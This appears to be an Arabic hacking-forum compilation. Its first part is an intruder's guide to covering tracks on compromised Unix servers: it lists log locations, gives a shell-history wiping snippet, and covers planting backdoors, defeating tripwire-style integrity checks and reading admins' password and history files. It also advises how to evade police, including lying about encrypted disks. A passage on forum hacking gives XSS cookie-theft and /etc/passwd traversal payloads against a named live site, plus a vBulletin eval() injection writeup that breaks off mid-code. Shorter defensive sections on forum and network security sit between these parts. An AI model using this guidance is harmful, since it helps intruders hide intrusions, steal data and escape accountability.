تختلف بالطبع هذه الامكانيات من مكان لاخر و من دوله الى اخرى .. و يرى البعض انه فيما اقوله مبالغه !!! لكن انت لا تعرف ماذا يخبئ لك المستقبل !! فلماذا لاتستعد من الان !!!
كما انه هناك الكثيير من اخواننا العرب في دول الخارج الذي بالفعل تتوفر فيها اجهزة التنصت هذه ... و على راي المثل المصري " امشي عدل يحتار عدوك فيك " فكلما كنت احتياطيا و حركاتك تحسبها بشكل صحيح !!! ففرص اطاحتك قليله جدا

حساباتك و اشتراكات الشخصيه :

==========

هنا سأتكلم عن حساباتك الشخصيه سواء كانت في العمل\المدرسه\الجامعه\اي كان فعليك بالتالي :
-ابدا لا تقوم باي عمل غيير قانوني .. او مشبوه بحسابتك الشخصيه التي فيها يكون اسمك الحقيقي و هويتك و تفصيلات كامله عنك
-عمرك ما تحاول ان تتصل بموقع قد تم اختراقه بواسطة ال telnet
-يمكنك الاشتراك بحسابك الخاص في قائمة البريد لاي موقع امني security من دون خوف ..
-لكن كل مو هو مختص بالهاكينج من ملفات لابد ان تشفر او انها يتم مسحها فورا
-ابدا لا تحفظ اي برامج و ادوات الاختراق على الهارديسك في حسابك الشخصي
-بريدك الحقيقي لاتعطيه الا لمن تثق فيه ثقه عمياء !!!!
-اهتمامك بالسكيورتي لا يجعلك مشبوها .. انما الاهتمام بعكس السكيورتي هو المشكله == >الهاكينج

<----

ملفات اللوق : LoGS

==========

هناك ٣ ملفات مهمه جدا :
WTMP -للتسجيل عند الدخول و الخروج (log on/off - log in/logout + tty + host)

UTMP -للمتواجدين اونلاين حاليا !
LASTLOG -تسجيل من اين جاءت هذه logins

**سنتكلم عنهم باستفاضه و تعمق فيما بعد (في جزء اخر من نفس الموضوع)

كل عملية دخول بواسطة ال telnet , ftp , rlogin يتم تسجيلها في هذه الملفات .. لابد حذف دخولك من هذه الملفات و الا سيتم معرفة الاتي :
-ماذا قمت بالاختراق !!
-من اي مكان انت قادم
-كم من الوقت بقيت اونلاين..

خطا يقع فيه الجميع بنسبة ٩٩,٩ % مننا (حتى انا كنت اقع في نفس هذا الخطا زمان .. لكن اتعلمت) و هو انك تمسح اللوقات logfiles
علطول .. هذا مجدي في حالة انك لاتهتم بان يعرف الادمين انه هناك مخترق ما قد دخل على النظام .. اما اذا اردت ان تشتغل شغل المحترفين عليك الدخول و الخروج دون ان يلاحظك اي شخص .. دون ان تقوم بتغيير اي شئ يلفت انتباه مدير النظام
و لعمل ذلك تابع معي :
لاتعتمد البرامج التي روجت على انها لاتقوم بمسح اللوق انما تقوم بحذف دخولك فهي غيير مجديه مثل برنامجZAP (or ZAP2
لانه يقوم بعمل اصفار كاخر لوق مكانك انت و هذا ايضا دليل على وجود خطا سيلاحظه مدير النظام
اذا عليك بالقيام بذلك يدويا ..
عادة لابد ان تكوت root لتغير و تعدل في ال (log files باستثناء بعض التوزيعات القديمه جدا)
اماكن تواجد ملفات اللوق (default تختلف باختلاف التوزيع)
UTMP : /etc or /var/adm or /usr/adm or /usr/var/adm or /var/log
WTMP : /etc or /var/adm or /usr/adm or /usr/var/adm or /var/log
LASTLOG : /usr/var/adm or /usr/adm or /var/adm or /var/log
و في بعض النسخ القديمه$home/.lastlog

لا تترك اثرا :
=======
كثيير من الهاكرز ينجحون في عملية حذف دخولهم من ملفات اللوق .. لكنهم ينسون امرا هاما و قاتلا !!!
و هي الملفات التي توجد هنا
/tmp and $HOME
و جود ال Shell History في $HOME مصدر قلق كبيير :
History files :
sh : .sh_history
csh : .history
ksh : .sh_history
bash: .bash_history
zsh : .history
Backup Files :
dead.letter, *.bak, *~

لكن الحل موجود ايضا لمسح ال : History files

```
mv .logout save.1
echo rm -rf .history>.logout
echo rm -rf .logout>>.logout
echo mv save.1 .logout>>.logout
```

-امور و اشياء يجب تجنبها و الحظر منها

==========

لاتقوم ابدا بكسر اي باسورد الا على encrypted partition كما عليك دائما انت تحذر من استخدام اشتراكاتك) اشتراك الجامعه على سبيل المثال)

لانه بمنتهى البساطه يمكن ان يرى ماتفعله مدير الشبكه admin و من ثم سيعرف مالذي تقوم به و الملفات التي تستخدمها الخ ..

حاول دائما ان تغيير اسامي البرامج المشبوهه لديك يعني احنا العرب خصوصا غاويين نسمي اسماء اسامي مخيفه على الفاضي ..

لاتفكر في نفسك فقط .. يعني حين ان تستخدم بعض الاشتراكات او ال shellsالتي تسمح بالعمل الخلفي backgroundلابد ان تعرف انك تبطئ من سرعة السيرفر و بالتالي تلفت الانظار !!!

حاول ان لاتستخدم parametres على قدر المستطاع ... على سبيل المثال اذا اردت ان تتصل من الشيل على تيلنت لموقع معين او سيرفر معين لاتقوم بعمل الاتي : telnet http://www.host.com/ 23

انما ببساطه اتبع الخطوات البطيئه و هي

```
telnet
open
http://www.host.com/
```

و هكذا ..

في حالة انك اخترقت سيرفر معين من الافضل ان تضع عليه backdoors مخصصه لنظام التشغيل (مش sub7 هههههههههه) و هي كثييره و موجوده مجانا على الانترنت

الجزء الرابع : التقنيات الحديثه الي يتي يجب ملاحظتها

==========

-تمهيد

****

بعد ان ثبت اول sniffer و خططت لبدا الاختراقات .. عليك ان تعرف كيف تستخدم هذه التقنيات متعبا ما يلي :

-امنع تقفى اثرك من اي نوع

****

قد يلاحظ الادمين (مدير الشبكه) وجودك كمخترق hacker و انك اطحت باحد المواقع لكن هذا لايهم ... المهم هو انه كيف سيرصدك و عندها كيف يمكن ان يتعامل معك !!!

لذا ففي هذا الجزء سيتم توضيح كل الاحتمالات و الاساليب الذي يمكن بها تتبعك و رصدك و ايضا كيف يمكن ان تمنعها ...


*من الطبيعي (العادي) ان يسهل على مدير الشبكه ((admin معرفة النظام الذي كان المخترق عليه عند دخوله على شبكته و ذلك اما عن طريق ملفات اللوق (هذا ان كان الهاكر غبي لتركها كما هي) او من ال output من ال sniffer

او من اوامر netstat في حالة ان المخترق مازال موجودا online
من اجل هذا تختاج ال !! GateWay Server

A gateway server in between *هذا واحد من الكثيير من السيرفرات التي يوجد لك حساب عليها و التي تعتبر في منتهى السخافه في الاستخدام و انت تحتاج لان تكون رووت عليها لتستطيع تغيير ال wtmp and lastlogs
كما انه لابد ان من استخدام اكثر من gateway server و ان تبدل بينهم باستمرار حتى لا يتم الكشف عنك ..
من الشيل الذي ستخترق منه .. قم بالاتصال بال gateway server و من ثم تتصل بالسيرفر المراد اختراقه ..
) <==تحتاج دائما ل root access لتغيير اللوق)
باستخدامك ل Dialup server يجنبك الكثيير من المشاكل .. حيث انك في غنى عن التعديل في ملفات اللوق بشرط ان تدخل باشتراك مختلف في كل مره تدخل فيها على ال (= hacked system
ملحوظه : اذا كنت قادر على الاتصال بسرفيرات dialup كثييره فلا حاجه لان تستخدم hacking serverلانه سيتغير اثرك بتغير الشركات المختلفه التي تتصل من خلالها

بالنسبه للمتواجدين في الولايات المتحده الامريكيه و اوروبا (الدول المتقدمه) حتى و ان قمت بما سبق) dialup servers)يمكنهم تسجيل كل اتصال تم و لديهم ارشيفات منذ سنيين هذا عددها !

نتيجه و اختصار للنقطه السابقه موضحه بالرسم في الصوره التاليه :



HOW TO COVER YOUR TRACKS

-ايجاد اي نوع من انواع ملفات اللوق IOGs مهما كان فيها من تلاعب..
****

***
من الهام و الضروري جدا ان تعثر على كل ملفات اللوق حتى المخفي منها .. للحصول و العثور على هذه الملفات يمكن ذلك بهاتين الطريقتين :
١- ثر على جميع الملفات المفتوحه : و يمكنك ذلك باستخدام برنامج LSOF هو اختصار List Open Filesو من ثم يمكن العثور عليهم و التعديل فيهم
٢- حث عن كل الملفات التي تغيرت (حدث فيها تغيير) من بعد دخولك -
بعد دخولك قم بعمل touch /tmp/check و بعدها قم "find / -newer /tmp/check -print"

العمليه التي سنقوم بها ستاذخ الشكل التالي : بحث - حنتائج - حمطالعة النتائج - حتعديل
قم ايضا بالتشيك على اماكن ال log files الاعتياديه usr/adm/ و var/adm/ و var/log/
اذا يتم تسجيل العمليات في ال loghost يعني xx@loghost فانت هنا في مازق .. حيث انه لابد من ان تخترق ال loghost لتعدل ملفات اللوق
يمكن تعديل اللوق logfiles بعدة طرق ابسطها باستخدام اي محرر كتابه text editor او قم بعد اسطر الملف باستخدام wc و من ثم حذف اخر ١٠ اسطر من خلال- head" :
"LineNumbersMinus10بالعربي (عدد السطور مطروحا ١٠ منه (head -
اذا كان برنامج accouting مثبت على السيرفر يمكنك ببساطه استخدام acct-cleaner from zhartو هو هيعمل اللازم

اذا كان النظام يستخدم wtmpx و utmpx ايضا فمع الاسف عزيز انت في ورطه !!! فانا على اعرف اي برنامج للتعامل في هذه الحاله .. لو استطعت ان تبرمج واحد (للاخوه المبرمجين) لا تنسى ان تعلنا به =)

-تحقق منsyslog configuration and logfile

****

تعتمد معظم البرامج على ال syslog function لتسجيل اي شئ يريدونه .. فعليك ان تتحقق من خصائص ال syslog
فاذا كانت اللوقات logs لاتخزن فقط على الجهاز انما على hosts اخرى ... فيؤسفني انك لابد من اختراق هذهhosts
ملف ال syslog موجود فيetc/syslog.conf/

-تحقق من نوعيات برامج الامن المثبته

****

توجد العديد من برامج الفحص الأمني غالبا على المواقع ذات الحس الأمني العالي. وتدار هذة البرامج بواسطه أداه تسمى cron و يكون مكانها الأفتراضي أو الطبيعي هو var/spool/cron/crontabs/ و هي تقوم بمتابعه جميع المدخلات . خاصه الـ Rootو الملفات التي يستعملها. للتحقق اللسريع من الموضوع نستخدم الأمر التالي
"crontab -l root".
غالبا ماتكون هذه الأدوات محمله و عامله على حساب المدير. و يكون بعضها في مجلد الـ ~/bin الخاص به. كما يمكن ان يكون هناك sinnefer موضوع لأغراض امنيه في نفس المكان.
من الأدوات الت تستعمل في مثل هذه الفحوصات الداخليه
tiger, cops, spi, tripwire, l5,
binaudit, hobgoblin, s3 etc.
ينبغي على المقتحم أن يتأكد من وجود هذه الأدوات و التأكد من التقارير التي ترسلها ، للتأكد من أنها لا تكشف عمليه الأقتحام
يمكنك تعديل مفات هذه البرامج للتأكد من أنها لن تقوم بالأبلاغ عن الأقتحام، و يمكن تنفيذ ذلك بطريقتين:
-قم بتعديل البرنامج برمجيا لكي لا يقوم بالأبلاغ عنك (واسعه شويه دي) أو قم بأزالته و أستعمل برنامجا مزيفا
-قد تضطر إلى أزاله الـ back door الذي أستعملته و محاوله تحميله بطريقه أخرى

-تحقق من وجود المدراءAdmins

****

من المهم أن تجد جميع المدراء على الموقع، و تحاول معرفه الحسابات العاديه التي يتم أستخدامها.
توجد عده طرق لكشف هذه المعلومات:
-قم بفحص الملف forword. و مدخلات الـalias
-أفحص ملف الـ sulog و حدد المستخدمين الذين نجحو في تنفيذ الأمر su root بنجاح
-أسحب ملف الـ group و أبحث عن جميع المجموعات التي لها علاقه بالأداره (admin, root, wheel, etc
-أسحب ملف passwd بالنسبه للمدير لعرض كلمات سر المدراء

يعد كل هذا ، يمكنك معرفه كل المدراء على الموقع. أدخل إلى مجلداتهم الخاصه (في حاله عدم أستطاعتك ، أستخدم أحدى الأدوات التاليه chid.c, changeid.c لأنتحال شخصيه المستخدم) . و أفحص الملفات التاليه history/.sh_history/.bash_historyلمعرفه الأوامر التي يستعملونها عادة، قد يفيدك هذا في معرفه دور المدير على الموقع، أو أكتشاف معلومات مخفيه. قم بفحص ملفات .profile/.login/.bash_profileلمراجعه أعدادات الـ aliasالتي تستخدم، و إذا ماكانت أدوات أمنيه خفيه مستخدمه. و من الطبيعي طبعا أن تقوم بفحص كافه الملفات و المجلدات ، خاصه المخفيه منها قد تجد بعض الأشياء المفيده حقا

checksum checking software

****

برامج checksum (هو قيمة رقمية تُستعمل للتأكد من خلو البيانات من الأخطاء. هذه القيمة تُحسب من خلال عملية كشف الجمع)

بعض المدراء ويقمون باستعمال برامج للتحقق من حدوث اي تغييرات في الملفات، وفي حالة حدوث اي تغير، يقوم بفحص الملفات ويستطيع اكتشافها
فكيف تعرف ماذا استخدمت هناك برامج التحقق واي الانواع استخدمت؟ واذاعرفت فكيف تعدلها بحيث تخدم من اجلك ؟
هناك انواع عديدة من برامج التحقق ومن السهل كتابة واحدة منها بنفسك ولكن من الصعب اكتشاف ما اذا استخدمت مثل تلك البرامج علي الملفات للحماية
هذه اسماء بعض البرامج التي تقوم ب عملية فحصchecksum

SOFTWARE : STANDARD PATH : BINARY FILENAMES
tripwire : /usr/adm/tcheck, /usr/local/adm/tcheck : databases, tripwire
binaudit : /usr/local/adm/audit : auditscan
hobgoblin : ~user/bin : hobgoblin
raudit : ~user/bin : raudit.pl
l5 : compile directory : l5

كما تري هناك احتمالات كثيرة، ربما البرنامج نفسه او قواعد البيانات يوجد علي جزء آخر، مثل جزء NTFSالمضيف او جهاز آخر ، او حتي قواعد بيانات التي تحمل معلومات checksum في جهاز محمي علي الكتابة (اقراص CD مثلا) ...
ولكن يمكنك القيام بعملية فحص استطلاعي سريع لمعرفة البرامج المستخدمة ، واذا لم تستخدم ففرصتك،

واذا لم تجد شي ولكنك كنت متاكدا من استخدامهم لتلك الانواع من البرامج هذا يعني ان الموقع او المزود محمي بشكل جيدا (هارد لك) ويجب ان لا تعبث بالملفات ابدا ..

ولكن ماالعمل اذا اكتشفت انهم يستخدمون تلك البرامج وبامكانك تغييرها؟؟
يمكنك
١ - ايهام تلك البرنامج بطرق شرعي بانه تم تغيير ملف ما بشكل قانوني ويتم تحديث قواعد البيانات مثلا "tripwire -update /bin/target".

٢-انك تغيير قائمة الملفات التي يجب فحصها وتزيل اسم الملفات المراد من القائمة فلا يتم فحصها مرة اخري للتحقق (ولكن يجب ان تتاكد ايضا ان ملف قواعد البيانات نفسها لا يتم فحصها ب checksum حتي لا يتم اكتشاف التغييرات التي قمت بها)

حيل المستخدم الامنيه

****

هذه الحيل ما ندر توجد او تستخدم لكنني كتبتها فقط لاكون شملت كل شئ (لكمال الموضوع) .. فبعض المستخدمين يسمون اشتراكاتهم admins و بالطبع لا يريدون ان يعبث في ملفاتهم اي شخص فيقومون بعمل بعض الحيل في ملفات ال startup لذا فدائما تحقق من .profile, .cshrc, .login, .logout الخ (اي الملفات التي تبدا بنقطه)

الجزء الخامس :

=========

ماذا تفعل ان وضعت تحت المراقبه؟

****

متى اصحبت تحت الميكروسكوب (المراقبه) من قبل الشرطه او حتى ال administratorsعليك القيام بخطوات هامه و سريعه حتى لايستطيعو الامساك بدليل (برهان) عليك

-ملحوظه : ان كان في اعتقاد ال administrators انك hacker فانت == <مذنب حتى تثبت براته ...
لايعني القانون اي شئ لل) admins بعض الاوقات اعتقد انه لا يوجد فرق بين ال hacker و ال administratorالا بان مالك الكومبيوتر هو ال administrator فقط) عندما يعتقدون انك هاكر فانك فورا اصبحت مذنب .. سيقومو مباشرة بمراقبة بريدك اللكتروني و ملفاتك و ان كان محترف الادمين سيرصدك ايضا هجماتك الاخرى ..
اذا كان يمكنهم مراقبة كل هذه الاتصالات اكيد ببساطه يمكنهم مراقبة خط تيليفونك ..
لذا فعليك عدم القيام باي اتصالات فيها اخبار اختراقاتك .. و ان حتى اردت ان تحذر اصحابك فلا تخبرهم هاتفيا او ببريد الكتروني (الا اذا كان مشفرا) و من الافضل ان تخبرهم عندما تقابلهم وجها لوجه .. و تمنعهم من راسال اي رسائل غيير عاديه ..
لتؤمن نفسك عليك ان تبقى على هذا الحال على الاقل من شهر الى شهرين .. و الا ستواجه مشاكل اعتقد

انك لاترغب بها

الجزء السادس :
=========
ما الذي عليك القيام به و ايضا الذي لابد من عدم القيام به في حالة انه تم القبض عليك:
****

****
اولا : اطلب محاميك فورا !!!! : لا تحاول بان تتذكى انت و ترد على التحقيق بمفردك .. فاطلب محاميك كي يدافع عنك هو و يطلعك على ما يجب ان تذكره و ما يجب ان لا تذكره نهائيا .. بعدها غالبا ما سيطلب المحامي جهازك (الكومبيوتر) باقصى سرعه بحجة احتياجه في العمل و الا عليهم تحميل جميع الاعباء الماديه و المشاكل التي قد تحدث عن عدك استخدام الجهاز .. لذا فانه من العملي جدا ان يكون عندك محامي جاهز في اي وقت قبل ان تقع الفاس في الراس و بعدها تبدا في البحث و التدوير
ثانيا : ابدا لا تتكلم الا الشرطه !!! : لاتعطي للشرطه اي معلومات عنك او عن زملائك بحجة ان هذا سيخفف العقاب عنك و سيخرجك من المازق .. لان هذا لن يفيدك بل سيدينك اكثر .. و ان كان يجب استجوابك فاطلب ان يتم هذا فقط من خلال محاميك (و هذا ايضا حق من حقوقك)
لاتخبر ابدا عن اصدقاؤك ليس فقط كنوع من الشهامه .. انما ايضا بدخول اصحابك في الموضوع ستتسع دائرة الموضوع و من ثم تزيد المعلومات عنك و عن جرائمك و هم ايضا!
بعض الدول من ضمن قانونها انه اذا لم تستطع الشرطه فك تشفير ملفاتك او جزء من الهارد ديسك فيمكنك بمنتهى الحريه عدم الافصاح عنها
لكن بعض الدول الاخرى في قانونها انه مادامت وقعت في المصيده لابد ان تدلي لهم بكل شئ في هذه الحاله انصحك باستشارة محاميك و انكار انك لديك اي اقراص صلبه مشفره

الجزء السابع:
========
قائمه بافضل البرامج للتخفي و الاختباء:
****

Change - Changes fields of the logfile to anything you want
Delete - Deletes, cuts out the entries you want
Edit - real Editor for the logfile
Overwrite - just Overwrites the entries with zero-value bytes.
Don't use such software (f.e. zap) - it can be detected!

LOG MODIFIER
++++++++++

ah-1_0b.tar Changes the entries of accounting information
clear.c Deletes entries in utmp, wtmp, lastlog and wtmpx
cloak2.c Changes the entries in utmp, wtmp and lastlog
invisible.c Overwrites utmp, wtmp and lastlog with predefines values, so
it's better than zap. Watch out, there are numerous inv*.c !

marryv11.c Edit utmp, wtmp, lastlog and accounting data - best!
wzap.c Deletes entries in wtmp
wtmped.c Deletes entries in wtmp
zap.c Overwrites utmp, wtmp, lastlog - Don't use! Can be detected!

الجزء الثامن :

=========

كلمه ختاميه

****

لاتدعهم ابدا يقبضون عليك .. دائما اجعل عيناك مفتوحان .. اعرف في من تثق و من لا !!
لاتفكر في نفسك فقط (انما ايضا تذكر كل من حولك)
تمنياتي للجميع بحياة ممتعه و امنه ....

$$$$$$$$$$$$$
حقوقه لشبكة العقرب
$$$$$$$$$$$$$

الكل يعرف لغة php و التي يصمم بها المنتديات و الكل يعرف أيضا أنها مليئة بالثغرات الكبيرة

إليك مدير أي منتدى (vb) بعض الأساسيات التي يتم بها حماية منتداك /

١-لاً و قبل كل شيء المدير العام ضع مديرين إثنين واحد تكتب فيه المشاركات و تعديل المنتدى و كل شيء و الآخر للإحتياط عندما يسرق المدير العام .

٢-مي لوحة التحكم بكلمة سر أي إفتح ملف index.php الموجود بمجلد admin بواسطة المفكرة و أضف عليه كود كلمة السر الذي هو /

```
<?php

$LOGIN = "User";
$PASSWORD = "Password";

function error ($error_message) {
echo $error_message."
";
exit;
}

if ( (!isset($PHP_AUTH_USER)) || ! (($PHP_AUTH_USER == $LOGIN) &&
( $PHP_AUTH_PW == "$PASSWORD" )) ) {
header("WWW-Authenticate: Basic entrer="Form2txt admin"");
header("HTTP/1.0 401 Unauthorized");
error("<p align=right><font face=Tahoma size=2 color=Red>ليس من حقك
الدخول إلى هذه الصفحة ;</font></p>");
}
?>
```

مع تغيير كلمتي
User
و
Password

٣-غ قائمة الأعضاء لماذا ؟؟ مثلا لو كان لديك ٣٠٠٠ عضو ووضع الزائر الكريم قائمة الأعضاء و قعد يفحط به أصبح هناك ضغط كبير على المنتدى قد تسألوني لماذا لا نلغي قائمة البحث !! لأن البحث في

النسخ الجديدة يكون بأكثر من ثلاث أحرف و بهذا لن يكون هناك أي ضغط .

٤- تكثر فتح لغة HTML في المنتديات أي إفتحها بمنتدى واحد أو إثنين فقط لوجود الضرورة .. لماذا ؟؟ لأنه يوجد كود هتمل يفسد جميع المواضيع التي تعتمد على هذه اللغة .

٥-توقيع و ما أدراك ما التوقيع . إجعله فقط يخدم الصور أما الفلاش و الصوت فلا ....

" أمـن الـشبـكـات"

$$$$$$$$$
الكاتب: الجوكر
$$$$$$$$$

١- عرض لبعض المخاطر الأمنية التي قد تتعرض لها الشبكة و كيفية الوقاية منها.
٢- وصف لعلاقة الولوج الى الشبكة بأمنها.
٣- كيفية حماية الموارد بواسطة تراخيص الوصول.
٤- شرح لمكونات ACL.
٥- شرح لعملية تفحص التراخيص.

أي شبكة قد تكون عرضة للوصول غير المرخص لأي مما يلي:

١- المعدات.

٣- البيانات.

٣- عمليات الشبكة.

٤- الموارد.

تعتمد درجة أمن الشبكة على مدى حساسية البيانات المتداولة عبر الشبكة.

و يتم تنظيم الأمن وفقا لنوع الشبكة ، ففي شبكات الند للند كل جهاز يتحكم في أمنه الخاص ، بينما يتحكم المزود في أمن شبكات الزبون المزود.

و هناك بعض الإجراءات التي تساعد في المحافظة على أمن الشبكة:

١- التدريب المتقن للمستخدمين على التعامل مع إجراءات الأمن.

٢- التأكد من أمن المعدات و صعوبة الوصول اليها من قبل غير المخولين.

٣- حماية الأسلاك النحاسية و إخفاءها عن الأعين لأنها قد تكون عرضة للتجسس.

٤- تشفير البيانات عند الحاجة أما مقاييس التشفير فتضعها وكالة الأمن الوطني الأمريكية National Security Agency (NSA).

٥- تزويد المستخدمين بأجهزة لا تحتوي على محركات أقراص مرنة أو مضغوطة أو حتى أقراص صلبة ، و تتصل هذه الأجهزة بالمزودات باستخدام رقاقة إقلاع ROM Boot Chip و عند تشغيل هذه الأجهزة يقوم المزود بتحميل برنامج الإقلاع في ذاكرة RAM للجهاز ليبدأ بالعمل.

٦-استخدام برامج لتسجيل جميع العمليات التي يتم إجراؤها على الشبكة لمراجعتها عند الضرورة.

٧- إعطاء تصاريح Permissions للمستخدمين للوصول للبيانات و المعدات كل حسب طبيعة عمله و في هذه الحالة يجب مشاركة البيانات و المعدات للسماح للآخرين باستخدامها.

٨- تزويد المستخدمين بحقوق Rights تحدد الأنشطة و العمليات المسموح لهم إجراءها على النظام.

هناك نظامان أساسيان لإعطاء التصاريح و الحقوق :

١- المشاركة المحمية بكلمة مرور.

٢- تصاريح الوصول.

في النظام الأول يتم تعيين كلمة سر لكل من الموارد المطلوب مشاركتها و يتم الوصول لهذه الموارد فقط من قبل من لديه كلمة السر.

كما تستطيع تحديد درجة الوصول هل هي للقراءة فقط أم وصول كامل أم وفقا لكلمة السر.

في النظام الثاني يتم تعيين الحقوق و إعطاء التصاريح لكل مستخدم أو مجموعة مستخدمين ، و يكفي أن يدخل المستخدم كلمة المرور عند الدخول الى نظام التشغيل ليتعرف النظام على حقوق هذا المستخدم و التصاريح المتوفرة له، و يعتبر هذا النظام أكثر أمنا من النظام السابق و يعطي مدير الشبكة تحكما أكبر بكل مستخدم.

عند إدخال الإسم و كلمة المرور يتم تمرير هذه المعلومات الى مدير أمن الحسابات Security Accounts Manager (SAM)فإذا كان الولوج الى جهاز Workstation فإن المعلومات يتم مقارنتها مع قاعدة بيانات حسابات الأمن المحلية في الجهاز، أما إذا كان الولوج الى نطاق Domain فإن المعلومات يتم إرسالها الى مزود SAM الذي يقارنها مع قاعدة بيانات حسابات النطاق، فإذا كان اسم المستخدم أو كلمة المرور غير صالحين فإن المستخدم يمنع من الدخول الى النظام، أما إذا كانا صحيحين فإن نظام الأمن الفرعي يقوم بإصدار بطاقة ولوج Access Token تعرف النظام بالمستخدم فترة ولوجه و تحتوي هذه البطاقة على المعلومات التالية:

١- المعرف الأمني Security Identifier (SID) و هو رقم فريد خاص بكل حساب.

٢- معرفات المجموعة Group SIDs و هي التي تحدد المجموعة التي ينتمي لها المستخدم.

٣- الإمتيازات Privileges و هي تمثل الحقوق الممنوحة لحسابك.

كما أنه يتم إصدار Access Token عند محاولتك الإتصال من جهازك بجهاز آخر على شبكتك و يطلق على هذا الإجراء الولوج عن بعد .Remote Logon

من الأمور التي يجب مراعاتها عند الحديث عن أمن الشبكة هو المحافظة على أمن الموارد مثل الطابعات و محركات الأقراص و الملفات و التي يقوم مدير الشبكة بتعيين تصاريح لإستخدام هذه الموارد.
و من التصاريح التي قد تعطى للوصول الى الملفات ما يلي:

١- تصريح قراءة و يسمح لك بعرض و نسخ الملفات.

٢- تصريح تنفيذ للتطبيقات.
٣- تصريح كتابة و يسمح بالتعديل في محتوى الملفات.
٤- ممنوع الإستخدام .No Access
و التصاريح ممكن منحها لمستخدم أو مجموعة من المستخدمين و هذا إسهل.
يمتلك كل مورد من الموارد قائمة تحكم بالوصول Access Control List (ACL) و كل معلومة يتم إدخالها في ACL يطلق عليها .Access Control Entry (ACE)
يتم إنشاء ACE عند منح التصريح لإستخدام المورد و تحتوي على SID للمستخدم أو مجموعته الممنوحة التصريح بالإضافة الى نوع التصريح، فلو افترضنا أن مدير مجموعة ما قد مُنح تصريح قراءة و تصريح كتابة لملف ما فإن ACE جديد يتم إنشاؤه ثم إضافته الى ACL الخاص بالملف و سيحتوي ACEعلى SID لمدير المجموعة بالإضافة الى تصريح قراءة و تصريح كتابة.

هناك نوعان ل : ACE

١- الوصول مسموح .AccessAllowed

٢- الوصول ممنوع AccessDenied و يتم إنشاؤها إذا كان تصريح الوصول هو .No Access

و هكذا عندما يحاول مستخدم ما الوصول الى مورد ما يتم مقارنة SID الخاص به مع SIDs في كل ACEمن ACL للمورد.

في ويندوز NT و ويندوز ٢٠٠٠ يتم ترتيب ACE بحيث تكون AccessDenied ACEs قبل AccessAllowed ACEs ، فإذا وجد SID خاصتك في أي من AccessDenied ACEs فستمنع من الوصول الى المورد و إلا فسيبحث في AccessAllowed ACEs للتأكد من الحقوق الممنوحة لك فإن لم يعثر على SID مطابق لخاصتك فستعرض رسالة تحذير تمنعك من الوصول للمورد.

ملخص الدرس:

هناك بعض الإجراءات التي يجب اتخاذها للمحافظة على أمن الشبكة و منها:
تدريب المستخدمين ، حماية المعدات ، تشفير البيانات ، استخدام أجهزة عديمة الأقراص ، مراقبة العمليات التي تجرى على الشبكة.

هناك نظامان أساسيان لإعطاء التصاريح و الحقوق :

١- المشاركة المحمية بكلمة مرور.

٢- تصاريح الوصول...

"درس مفصل عن كيفية اختراق المنتديات وطرق حمايتها"

$$$$$$$$$$$$$$
الكاتب: العقرب الأحمر
$$$$$$$$$$$$$$

الدرس يتكون من ٧ نقاط
١- المنتديات وانواعه
٢- طريقة اختراقه
٣- أختراق الـــSQL
٤- سرفرات الويندوز ودوره في اختراق المنتديات
٥- النسخه المنتشره في النت ودور المعربين العرب وحقيقة الموضوع وتعريبهم
٦- الحمايه من المخترقين بنسبة 80% لاجهزتكم ومنتدياتكم
٧- المجله بجميع نسخه قابل لاالختراق

الدروس جميعها بالصورة وحقائق ودلائل

قمت بتجميع الدروس والاضافة عليه وتعديله100%

ارجو عدم نقل الدروس وكوبي

****

١- المنتديات وانواعه
^^^^^^^^^^^^^

المنتديات اولا منتديات جون Powered by: vBulletin بجميع اصداراته

١ لماذا لم يخترق احدي منتداهم حتي الان
٢الايوجد لهم مليون عدو
٣ الايخترقون عشرات المنتديات يوميا ولماذا ليس منتدي جون وحمايته تصل الي 60% في السرفر

تفضل هذا ثغرات بموقعهم اشوي شغل كمان تصل لقلبهم لااريد التطويل الان بس مثال لمن يفهمه
http://www.vbulletin.org/index.php?topic=
<script>alert(document.cookie)</script>

2
http://www.vbulletin.org/index.php?
|=forum/view.php&topic=../../../../../../../etc/passwd

****

٢- طريقة اختراقه
^^^^^^^^^^
جميع الاصدارات
فلنبدي من صفر نسخة ١١٣ بتذكرو يمكن بعضكم
كلنا نعرف منتديات الفي بي ، وهذا النوع من المنتديات يحب يركبه قليلين الخبره في أغلب الأحيان ، وهذا المنتدى هو المعروف عندنا العرب بكثره
الأول اللي كتبه الفرنسي (على ما أعتقد Jouko Pynnonen)

) is a commonly used web forum http://www.vbulletin.com/vBulletin (system written in PHP. One of its key features is use of templates, which allow the board administrator to dynamically modify the look of the board.
vBulletin templates are parsed with the eval() function. This could be somewhat safe as long as the parameters to eval() are under strict control. Unfortunately this is where vBulletin fails. With an URL crafted in a certain way, a remote user may control the eval() parameters
and inject arbitrary PHP code to be executed.

A remote user may thus execute any PHP code and programs as the web
server user, typically "nobody", start an interactive shell and try to elevate their privilege. The configuration files are accessible for the web server so the user can in any case access the MySQL database containing the forums and user information.

According to the authors the vulnerability exist in all versions of vBulletin up to 1.1.5 and 2.0 beta 2. The bug does not involve buffer overrun or other platform-dependant issues, so it's presumably exploitable under any OS or platform.

DETAILS
=======

vBulletin templates are implemented in the following way: the gettemplate() function in global.php is used to fetch a template from

database. The code is then passed to eval(). If we take index.php for an example, there's this code:

```
if ($action=="faq") {
eval("echo dovars(\"".gettemplate("faq")."\");");
}
```

The dovars() function does some variable replacing, such as replace <largefont> with <font size="10">.

The gettemplate() function is defined in global.php:

```
function gettemplate($templatename,$escape=1) {
// gets a template from the db or from the local cache
global $templatecache,$DB_site;

if ($templatecache[$templatename]!="") {
$template=$templatecache[$templatename];
} else {
$gettemp=$DB_site->query_first("SELECT template FROM template
